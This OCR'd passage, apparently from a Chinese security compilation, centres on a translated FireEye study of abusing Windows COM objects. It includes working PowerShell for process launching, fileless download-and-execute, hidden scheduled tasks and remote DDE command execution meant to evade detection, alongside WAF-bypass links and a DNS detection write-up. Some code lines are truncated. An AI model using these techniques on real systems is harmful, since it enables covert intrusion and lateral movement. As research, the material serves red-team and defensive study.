浅谈 json 参数解析对 waf 绕过的影响 https://xz.aliyun.com/t/306

3whs bypass ids https://www.exploit-db.com/exploits/44247/

Web Application Firewall (WAF) Evasion Techniques https://medium.com/secjuice/waf-evasion-techniques-718026d693d8

BypassWAF 新思路（白名单）https://www.chainnews.com/articles/774551652625.htm

利用分块传输吊打所有 WAF https://www.anquanke.com/post/id/169738

HTTP Request Smuggling https://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf

玩转 COM 对象

译者：兴趣使然的小胃

译文链接：https://www.anquanke.com/post/id/179927

19.1 0x00 前言

最近一段时间，渗透测试人员、红队以及恶意攻击者都在横向移动中开始使用 COM 对象。之前已经有其他研究者研究过 COM 对象，比如 Matt Nelson（enigma0x3）。Matt 在 2017 年发表了关于 COM 对象的一篇文章，Empire 工程中也添加过几个 COM 对象。为了帮助红队加深对这方面内容的理解，FireEye 对 Windows 7 和 10 系统上可用的 COM 对象进行了研究。我们发现了几个有趣的 COM 对象，这些对象可以用于计划任务、无文件下载执行以及命令执行。虽然这些对象本身并不是安全漏洞，但如果滥用起来可以绕过基于进程行为检测以及启发式特征检测的防御机制。

19.2 0x01 什么是 COM 对象

根据微软的描述，‘‘微软组件对象模型（Component Object Model，COM）是平台无关、分布式、面向对象的一种系统，可以用来创建可交互的二进制软件组件’’。COM 是微软 OLE（复合文档）、ActiveX（互联网支持组件）以及其他组件的技术基础。

COM 最早于 1990 年作为语言无关的二进制互通标准创建，允许独立代码模块能够彼此交互。代码模块交互可以出现于单进程或者跨进程场景，分布式 COM（DCOM）还添加了序列化机制，允许通过网络进行远程过程调用（RPC）。

“COM 对象’’ 这个词指的是一个可执行代码 section，其中实现了派生自 `IUnknown` 的一个或多个接口。`IUnknown` 是包含 3 个方法的一个接口，支持对象生命周期引用技术以及发现其他接口。每个 COM 对象都对应于唯一的二进制标识符，这些全局唯一标识符为 128 比特（16 字节），通常被称为 `GUID`。当 `GUID` 用来标识某个 COM 对象时，就成为 `CLSID`（类标识符），当用来标识某个接口时，就成为 `IID`（接口标识符）。某些 `CLSID` 还包含可读的文本，即 `ProgID`。

由于 COM 是一个二进制互通标准，因此 COM 对象在设计之初就可以通过不同语言来实现和使用。虽然 COM 对象通常会在调用进程的地址空间中进行实例化，但我们也可以在进程之外，通过进程间通信代理调用方式来运行，甚至也可以远程方式在不同机器之间运行。

Windows 注册表中包含一组键值，可以使系统将一个 CLSID 映射到底层代码实现（在 DLL 或者 EXE 中），从而创建 COM 对象。

19.3 0x02 研究方法

HKEY_CLASSES_ROOT\CLSID 这个注册表项中包含枚举 COM 对象所需的所有信息，包括 CLSID 以及 ProgID。CLSID 是与 COM 类对象关联的一个全局唯一标识符，ProgID 是编程上方便使用的一个字符串，可以表示底层 CLSID。

我们可以使用如下 Powershell 命令来获取 CLSID 列表：

```
New-PSDrive -PSProvider registry -Root HKEY_CLASSES_ROOT -Name HKCR
Get-ChildItem -Path HKCR:\CLSID -Name | Select -Skip 1 > clsids.txt
```

图 1. 枚举 HKCR 表项中的 CLSID

输出结果如图 2 所示。

```
{0000002F-0000-0000-C000-000000000046}
{00000300-0000-0000-C000-000000000046}
{00000301-A8F2-4877-BA0A-FD2B6645FB94}
{00000303-0000-0000-C000-000000000046}
{00000304-0000-0000-C000-000000000046}
{00000305-0000-0000-C000-000000000046}
{00000306-0000-0000-C000-000000000046}
{00000308-0000-0000-C000-000000000046}
{00000309-0000-0000-C000-000000000046}
{0000030B-0000-0000-C000-000000000046}
{00000315-0000-0000-C000-000000000046}
{00000316-0000-0000-C000-000000000046}
```

图 2. 从 HKCR 中提取的部分 CLSID 列表

我们可以使用这个 CLSID 列表来依次实例化每个对象，然后枚举每个 COM 对象公开的方法和属性。PowerShell 中包含一个 Get-Member cmdlet，可以用来获取某个对象对应的方法及属性。使用 PowerShell 脚本枚举该信息的过程如图 3 所示。在本次研究中，我们使用普通用户权限来模拟不具备管理员权限的场景，这是较为苛刻的场景。在这种场景下，我们可以深入了解当时可用的 COM 对象。

```
$Position  = 1
$Filename = "win10-clsid-members.txt"
$inputFilename = "clsids.txt"
ForEach($CLSID in Get-Content $inputFilename) {
      Write-Output "$($Position) - $($CLSID)"
      Write-Output "-----------------------" | Out-File $Filename -Append
      Write-Output $($CLSID) | Out-File $Filename -Append
```

```
        $handle = [activator]::CreateInstance([type]::GetTypeFromCLSID($CLSID))
        $handle | Get-Member | Out-File $Filename -Append
        $Position += 1
}
```

图 3. 用来枚举可用方法及属性的 PowerShell 脚本

如果运行该脚本，我们可以会看到一些有趣的行为，比如任意应用被启动、系统冻结或者脚本被挂起。这些问题大多数可以通过关闭被启动的应用或者终止被生成的进程来解决。

获取所有 CLSID 以及对应的方法及属性后，我们可以开始搜索较为有趣的 COM 对象。大多数 COM 服务器（实现 COM 对象的代码）通常会在 DLL 中实现，而 DLL 的路径存放在注册表键值中（比如 `InprocServer32`）。这一点非常有用，因为我们可能需要通过逆向分析来理解未公开的 COM 对象。

在 Windows 7 上，我们可以枚举到 8,282 个 COM 对象，Windows 10 在这个基础上又新增了 3,250 个 COM 对象。非微软提供的 COM 对象通常会被忽略，因为我们无法保证这些对象在目标机器上同样存在，因此这些对象对红队所能提供的帮助也较为有限。我们在研究过程中也将来自 Windows SDK 中的 COM 对象囊括在内，这样也能适用于开发者所使用的目标主机。

一旦获取对象所属成员，我们可以使用基于关键字的搜索方法，快速得到一些结果。在本次研究中，我们所使用的关键字为：`execute`、`exec`、`spawn`、`launch` 以及 `run`。

以 `{F1CA3CE9-57E0-4862-B35F-C55328F05F1C}` 这个 COM 对象（`WatWeb.WatWebObject`）为例，这是 Windows 7 上的一个 COM 对象，该对象会对外提供名为 `LaunchSystemApplication` 的一个方法，如图 4 所示：

```
PS C:\Users\charles.hamilton> $o = [activator]::CreateInstance([type]::GetTypeFromCLSID("F1CA3CE9-57E0-4862-B35F-C55328F
05F1C"))
PS C:\Users\charles.hamilton> $o | get-member

   TypeName: System.__ComObject#{bece4d4d-d9f3-40a9-8fe8-c2487fc37492}

Name                      MemberType Definition
----                      ---------- ----------
BeginGenuineValidation    Method     void BeginGenuineValidation ()
GetParameter              Method     string GetParameter (string)
GetParameterNames         Method     string GetParameterNames ()
LaunchSystemApplication   Method     int LaunchSystemApplication (string, string, bool)
SetParameter              Method     void SetParameter (string, string)
InterfaceVersion          Property   uint InterfaceVersion () {get}
```


图 4. `WatWeb.WatWebObject` 方法中包含一个有趣的 `LaunchSystemApplication` 方法

该对象对应的 `InprocServer32` 表项为 `C:\windows\system32\wat\watweb.dll`，这是微软的 WGA（Windows 正版增值计划）产品密钥验证系统的一个组件。`LaunchSystemApplication` 方法需要 3 个参数，但这个 COM 对象并没有详细公开的参考文档，因此我们需要进行逆向分析，此时我们需要涉及到一些汇编代码。

一旦我们使用拿手的工具（这里为 IDA Pro）加载 `C:\windows\system32\wat\watweb.dll` 后，我们就可以开始寻找定义该方法的具体位置。幸运的是，在这个对象中，微软公开了调试符号，这样逆向分析起来就更加方便。观察汇编代码，可以看到 `LaunchSystemApplication` 会调用 `LaunchSystemApplicationInternal`，而与我们猜测的一致，后者会调用 `CreateProcess` 来启动应用。相关逻辑参考图 5 中 Hex-Rays 反编译器的伪代码结果：

```
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwThreadId = 0;
v13 = `CBinaryTool<CFSAutoDisableRedirectionT<CEmptyType>>::ZeroMem'::`2'::g_buffer;
hHandle = 0;
v16 = 0;
lpCommandLine = 0;
output_formatted = 0;
v14 = dword_1001B9D4;
if ( !CWgpOobWebObjectBaseT<CWgpOobWebObjectT<CEmptyType>>::IsApprovedApplication(Str1) )
{
  v4 = -2147024891;
  goto LABEL_15;
}
v4 = CFSAutoDisableRedirectionT<CEmptyType>::Disable(&v13);
if ( v4 >= 0 )
{
  v4 = CMiscHelpersT<CEmptyType>::AppendToSystemPath(Str1, (int)&lpCommandLine);
  if ( v4 >= 0 )
  {
    v5 = CGlobalStringUtilsT<CEmptyType>::StringIsNullOrEmpty<unsigned short>(func_args) == 0;
    Formatted_args = lpCommandLine;
    if ( v5 )
    {
      v4 = STRAPI_Format(&output_formatted, L"%s %s", lpCommandLine, func_args);
      if ( v4 < 0 )
        goto LABEL_15;
      Formatted_args = output_formatted;
    }
    if ( !CreateProcessW(0, Formatted_args, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
    {
```

图 5. 在 Hex-Rays 伪代码中可以看到 LaunchSystemApplicationInternal 会调用 CreateProcessW

但这个 COM 对象是否可以创建任意进程呢？用户可以控制传递给 CreateProcess 的参数，并且该参数派生自传递给上一级函数的参数。然而我们需要注意到一点，在调用 CreateProcess 之前，代码首先会调用 CWgpOobWebObjectBaseT::IsApprovedApplication。该方法对应的 Hex-Rays 伪代码如图 6 所示。

```
if ( !CWgpOobWebObjectBaseT<CWgpOobWebObjectT<CEmptyType>>::IsApprovedApplication(Str1) )
{
```

```
int __stdcall CWgpOobWebObjectBaseT<CWgpOobWebObjectT<CEmptyType>>::IsApprovedApplication(wchar_t *Str1)
{
  int v1; // edi@1
  unsigned int v2; // esi@1

  v1 = 0;
  v2 = 0;
  while ( __wcsicmp(
            Str1,
            (&`CWgpOobWebObjectBaseT<CWgpOobWebObjectT<CEmptyType>>::IsApprovedApplication'::`2'::g_pArrApprovedExeNames)[v2]) )
  {
    v2 += 2;
    if ( v2 >= 2 )
      return v1;
  }
  return 1;
}
```

wchar_t *

```
; unsigned short const * const * const `private: static int __stdca
?g_pArrApprovedExeNames@?1??IsApprovedApplication@?$CWgpOobWebObjec
                                        ; DATA XREF: CWgpOobWebObje
                                        ; "slui.exe"
aSlui_exe:                              ; DATA XREF: .text:ushort c
                unicode 0, <slui.exe>,0
```

图 6. IsApprovedApplication 方法对应的 Hex-Rays 伪代码

用户可控的字符串需要与特定的模式进行匹配。在这种情况下，该字符串必须匹配 slui.exe。此外，用户可控的字符串会被附加到系统路径尾部，这意味着我们有必要替换真实的 slui.exe 来绕过这种检测机制。不幸的是，微软使用的这种校验机制使我们无法将该方法当成通用的进程启动方式。

在其他情况下,代码执行会更加简单一些。比如,ProcessChain 类(对应的 CLSID 为 {E430E93D-09A9-4DC5-80E 的实现逻辑位于 C:\Program Files (x86)\Windows Kits\10\App Certification Kit\prchauto.dll 中。这个 COM 类分析起来非常方便，我们不需要查看任何反汇编代码，因为 prchauto.dll 中包含一个 TYPELIB 资源，其中包含一个 COM 类型库，可以使用Oleview.exe来查看。ProcessChainLib 对应的类型库如图 7 所示，该库对外公开一个 CommandLine 类以及一个 Start 方法。Start 方法参数接受对某个 Boolean 值的引用。




图 7. 可以使用 Oleview.exe 的接口定义语言来分析 ProcessChainLib 对应的类型库

基于这些信息，我们可以通过图 8 方式来运行命令：

```
$handle = [activator]::CreateInstance([type]::GetTypeFromCLSID("E430E93D-09A9-4DC5-80E3-CBB2FB
$handle.CommandLine = "cmd /c whoami"
$handle.Start([ref]$True)
```

图 8. 使用 ProcessChainLib COM 服务器来启动进程

通过这种方式枚举和检查 COM 对象，我们还可以找到其他有趣的信息。

19.4 0x03 无文件下载及执行

比如，F5078F35-C551-11D3-89B9-0000F81FE221} 这个 COM 对象（Msxml2.XMLHTTP.3.0）对外提供了一个 XML HTTP 3.0 功能，可以用来下载任意代码并执行，无需将 payload 写入磁盘，也不会触发基于 System.Net.WebClient 的常用检测规则。XML HTTP 3.0 对象通常用来发起 AJAX 请求。在这种情况下，获取数据的方式非常简单，直接使用 Invoke-Expressioncmdlet（IEX）即可。

如图 9 所示，我们可以在本地执行代码：

```
$o = [activator]::CreateInstance([type]::GetTypeFromCLSID("F5078F35-C551-11D3-89B9-0000F81FE22
```

图 9. 不需要使用 System.Net.WebClient 实现的无文件下载

19.5 0x04 计划任务

还有 {0F87369F-A4E5-4CFC-BD3E-73E6154572DD}，这个 COM 对象实现了 Schedule.Service 类，用来操作 Windows 计划任务服务（Task Scheduler Service）。这个 COM 对象允许特权用户在目标主机上（包括远程主机）设定计划任务，无需使用 schtasks.exe 程序或者 at 命令。

```
$TaskName = [Guid]::NewGuid().ToString()
$Instance = [activator]::CreateInstance([type]::GetTypeFromProgID("Schedule.Service"))
$Instance.Connect()
$Folder = $Instance.GetFolder("")
$Task = $Instance.NewTask(0)
$Trigger = $Task.triggers.Create(0)
$Trigger.StartBoundary = Convert-Date -Date ((Get-Date).addSeconds($Delay))
$Trigger.EndBoundary = Convert-Date -Date ((Get-Date).addSeconds($Delay + 120))
$Trigger.ExecutionTimelimit = "PT5M"
$Trigger.Enabled = $True
$Trigger.Id = $Taskname
$Action = $Task.Actions.Create(0)
$Action.Path = “cmd.exe”
$Action.Arguments = “/c whoami”
$Action.HideAppWindow = $True
$Folder.RegisterTaskDefinition($TaskName, $Task, 6, "", "", 3)

function Convert-Date {
        param(
             [datetime]$Date
        )

        PROCESS {
               $Date.Touniversaltime().tostring("u") -replace " ","T"
        }
}
```

图 10. 创建计划任务

19.6 0x05 总结

COM 对象非常强大、功能丰富，并且已经集成到 Windows 系统中，这意味着这种功能基本上都是开箱可用的。COM 对象可以用来绕过各种检测模式，包括命令行参数、PowerShell 日志记录以及启发式检测。

19.7 0x06 什么是 COM 对象

根据微软的描述，‘‘微软组件对象模型（Component Object Model，COM）是平台无关、分布式、面向对象的一种系统，可以用来创建可交互的二进制软件组件’’。COM 是微软 OLE（复合文档）、ActiveX（互联网支持组件）以及其他组件的技术基础。

COM 对象服务基本上都可以适用于基于任何语言的许多进程，甚至可以远程使用。我们通常会通过 `CLISID`（GUID 标识符）或者 `ProgID`（程序标识符）来获取 COM 对象。这些 COM 对象在 Windows 注册表中发布，可以轻松提取。

19.8 0x07 COM 对象枚举

FireEye 对 Windows 10、Windows 7 以及微软 Office 中的 COM 对象进行了研究。在前一篇文章中，我们介绍了如何枚举系统上的所有 COM 对象、实例化这些对象并搜索其中有趣的方法及属性。然而，我们对这些 COM 对象的研究还不够深入，这些对象还可能会返回无法直接创建的其他对象。

与前一篇文章相比，本文新增了用来搜索 COM 对象的递归方法，这些对象只能通过被枚举的 COM 对象的方法及属性来定位。之前我们介绍的搜索方法会搜索每个对象直接公开的方法，并没有递归搜索属性，这些属性可能也是具备有趣方法的 COM 对象。对搜索方法进行改进后，我们能发现用于代码执行的新的 COM 对象，也能找到新方法来调用支持代码执行的 COM 对象方法。

19.9 0x08 递归搜索 COM 对象

现在人们经常利用 COM 对象子属性中公开的方法来执行代码，比如 `MMC20.Application` COM 对象。为了利用该 COM 对象实现代码执行，我们需要使用 `Document.ActiveView` 属性返回的 `View` 对象中的 `ExecuteShellCommand` 方法（参考 Matt Nelson 之前的一篇文章）。如图 1 所示，我们只能通过 `Document.ActiveView` 返回的对象才能发现这个方法，不能直接通过 `MMC20.Application` COM 对象找到这个方法。

```
PS C:\>
PS C:\> $instance = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application"))
PS C:\> $instance | gm -MemberType Method | where -Property Name -Like "*shell*"
PS C:\> $instance.Document.ActiveView | gm -MemberType Method | where -Property Name -Like "*shell*"


   TypeName: System.__ComObject#{6efc2da2-b38c-457e-9abb-ed2d189b8c38}

Name                MemberType Definition
----                ---------- ----------
ExecuteShellCommand Method     void ExecuteShellCommand (string, string, string, string)
                                                                        安全客 ( www.anquanke.com )
```

图 1. 列出 MMC20.Application COM 对象中的 ExecuteShellCommand 方法

另一个例子是 ShellBrowserWindow COM 对象，这也是 Matt Nelson 在一篇文章中提到的方法。如图 2 所示，这个 COM 对象中并没有直接对外公开 ShellExecute 方法。然而 Document.Application 属性会返回Shell对象的一个实例，该实例会公开ShellExecute方法。

```
PS C:\>
PS C:\> $instance = [activator]::CreateInstance([type]::GetTypeFromCLSID("{c08afd90-f2a1-11d1-8455-00a0c91f3880}"))
PS C:\> $instance | gm -MemberType Method | where -Property Name -Like "*shell*"
PS C:\> $instance.Document.Application | gm -MemberType Method | where -Property Name -Like "*shell*"


   TypeName: System.__ComObject#{286e6f1b-7113-4355-9562-96b7e9d64c54}

Name         MemberType Definition
----         ---------- ----------
ShellExecute Method     void ShellExecute (string, Variant, Variant, Variant, Variant)
                                                                        安全客 ( www.anquanke.com )
```

根据前面这两个示例，我们可知在分析 COM 对象时，不要单单只看对象直接对外公开的方法，还需要递归查找作为 COM 对象属性的、同时又对外公开我们感兴趣方法的那些对象。这个例子也告诉我们，简单静态分析 COM 对象的 Type Library 对我们来说可能还远远不够。只有动态枚举通用型 IDispatch 对象才能访问到相关函数。这种递归方法可以用来查找能够用于代码执行的新 COM 对象，也可以作为常见 COM 对象的另一种利用方法。

这种递归方法能够以不同的方式来调用已知的COM对象方法,比如前面提到过的 ShellBrowserWindow COM 对象中的 ShellExecute 方法。之前大家会使用 Document.Application 属性来调用这个方法。利用这种递归 COM 对象查找方法，我们其实也可以在 Document.Application.Parent 属性返回的对象上调用 ShellExecute 方法，如图 3 所示。这种方法可能在某些场景中能够实现较好的规避效果。




图 3. 利用 ShellBrowserWindow COM 对象调用 ShellExecute 的另一种方法

19.10 0x09 命令执行

利用这种递归COM对象发现方法,FireEye发现了一个COM对象,其 ProgID为 Excel.ChartApplication,这个 COM 对象可以通过DDEInitiate方法来实现代码执行。滥用 Excel.Application COM 对象来启动可执行程序并不是一种新颖技术，大家可以参考 Cybereason 之前发表过的文章。Excel.ChartApplication COM 对象中存在多个属性，这些属性会返回能够用来执行 DDEInitiate 方法的一些对象，如图 4 所示。虽然这个 COM 对象直接对外公开 DDEInitiate 方法，但我们最开始之所以能找到这个方法，还是因为想澄清通过该对象可访问的其他对象对外公开了哪些方法。

```
PS C:\> $instance = [activator]::CreateInstance([type]::GetTypeFromProgID("Excel.ChartApplication"))
PS C:\> $instance.Application | gm -MemberType Method | where -property name -like "*DDEInitiate*"


   TypeName: System.__ComObject#{000208d5-0000-0000-c000-000000000046}

Name         MemberType Definition
----         ---------- ----------
DDEInitiate Method     int DDEInitiate (string, string)


PS C:\> $instance.Parent | gm -MemberType Method | where -property name -like "*DDEInitiate*"


   TypeName: System.__ComObject#{000208d5-0000-0000-c000-000000000046}

Name         MemberType Definition
----         ---------- ----------
DDEInitiate Method     int DDEInitiate (string, string)


PS C:\> $instance.UsedObjects | gm -MemberType Method | where -property name -like "*DDEInitiate*"


   TypeName: System.__ComObject#{000208d5-0000-0000-c000-000000000046}

Name         MemberType Definition
----         ---------- ----------
DDEInitiate Method     int DDEInitiate (string, string)
                                                        安全客 ( www.anquanke.com )
```

图 4. 使用 `Excel.ChartApplication` COM 对象调用 `DDEInitiate` 的不同方法

如图 5 所示，这个对象同样可以被实例化，远程用于 Office 2013，但对于 Office 2016，这个 COM 对象只能在本地实例化。当我们尝试对 Office 2016 远程实例化这个 COM 对象时，就会看到一个错误代码，提示 COM 对象类并没有注册远程实例化应用场景。

```
PS C:\> dir \\192.168.221.252\c$\temp
PS C:\> $instance = [activator]::CreateInstance([type]::GetTypeFromProgID("Excel.ChartApplication", "192.168.221.252"))
PS C:\> $instance.Parent.DisplayAlerts = $false
PS C:\> $instance.Parent.DDEInitiate("cmd", "/c echo fireeye>C:\temp\test.txt")
-2146826265
PS C:\> dir \\192.168.221.252\c$\temp


    Directory: \\192.168.221.252\c$\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/15/2019   8:37 AM              9 test.txt


PS C:\> type \\192.168.221.252\c$\temp\test.txt
fireeye
PS C:\> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::b401:ac16:2fb4:357b%6
   IPv4 Address. . . . . . . . . . . : 192.168.221.250
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.221.1
                                                        安全客 ( www.anquanke.com )
```

图 5. 针对 Office 2013 远程使用 `Excel.ChartApplication`

19.11 0x10 总结

使用这种 COM 对象递归搜索方法，我们可以发现能用于代码执行的 COM 对象，这也是调用已知 COM 对象方法的新方法。这些 COM 对象方法可以用来绕过不同的检测机制，也可以用于横向渗透任务中。

IV 数据挖掘

大数据时代已然来临，众多系统都即将或正在面对数据过载的问题。如何在海量数据中挖掘出有用的信息，这已经成为当前不少系统最为重要的课题。本章节选当季度安全相关的数据挖掘案例，以供爱好者参考学习。

Datacon2019：恶意 DNS 流量与 DGA 分析

作者：LittleHann&cdxy@ 阿里云安全能力建设团队

原文链接：https://www.cdxy.me/?p=806

20.1 Q1 DNS 恶意流量检测

解题思路：结合专家经验在多个维度做统计特征，滤出超越统计基线 3sigma 的异常行为，人工检验异常数据确认攻击，然后编写规则滤出该类攻击全部数据包。

方案特点：

1. 使用云环境大数据分析组件，高效完成题目。
2. 使用异常检测方法，所使用的特征空间能够对数据集做完全线性二分类，达到 100% precision 和 recall。

20.1.1 1.1 数据结构化处理

原始 pcap 上传至服务器，使用 `tshark -r q1_final.pcap -T ek > output_ek.json` 解包并按照 elasticsearch 格式导出 json。

由于题目要求提交 packet index，再将解出的 39G json 文件使用 python 脚本添加 index 列。

```
import json
path = 'output_ek.json'
output = 'output_ek_index.json'
with open(path) as f:
    with open(output, 'w') as w:
        index = 1
        sep = '$$$$$'
        while True:
            line = f.readline()
            if not line:
                break
            if 'timestamp' in line:
                out_line = str(index) + sep + line.strip() + '\n'
                w.write(out_line)
                if index % 10000 == 0:
                    print index
```

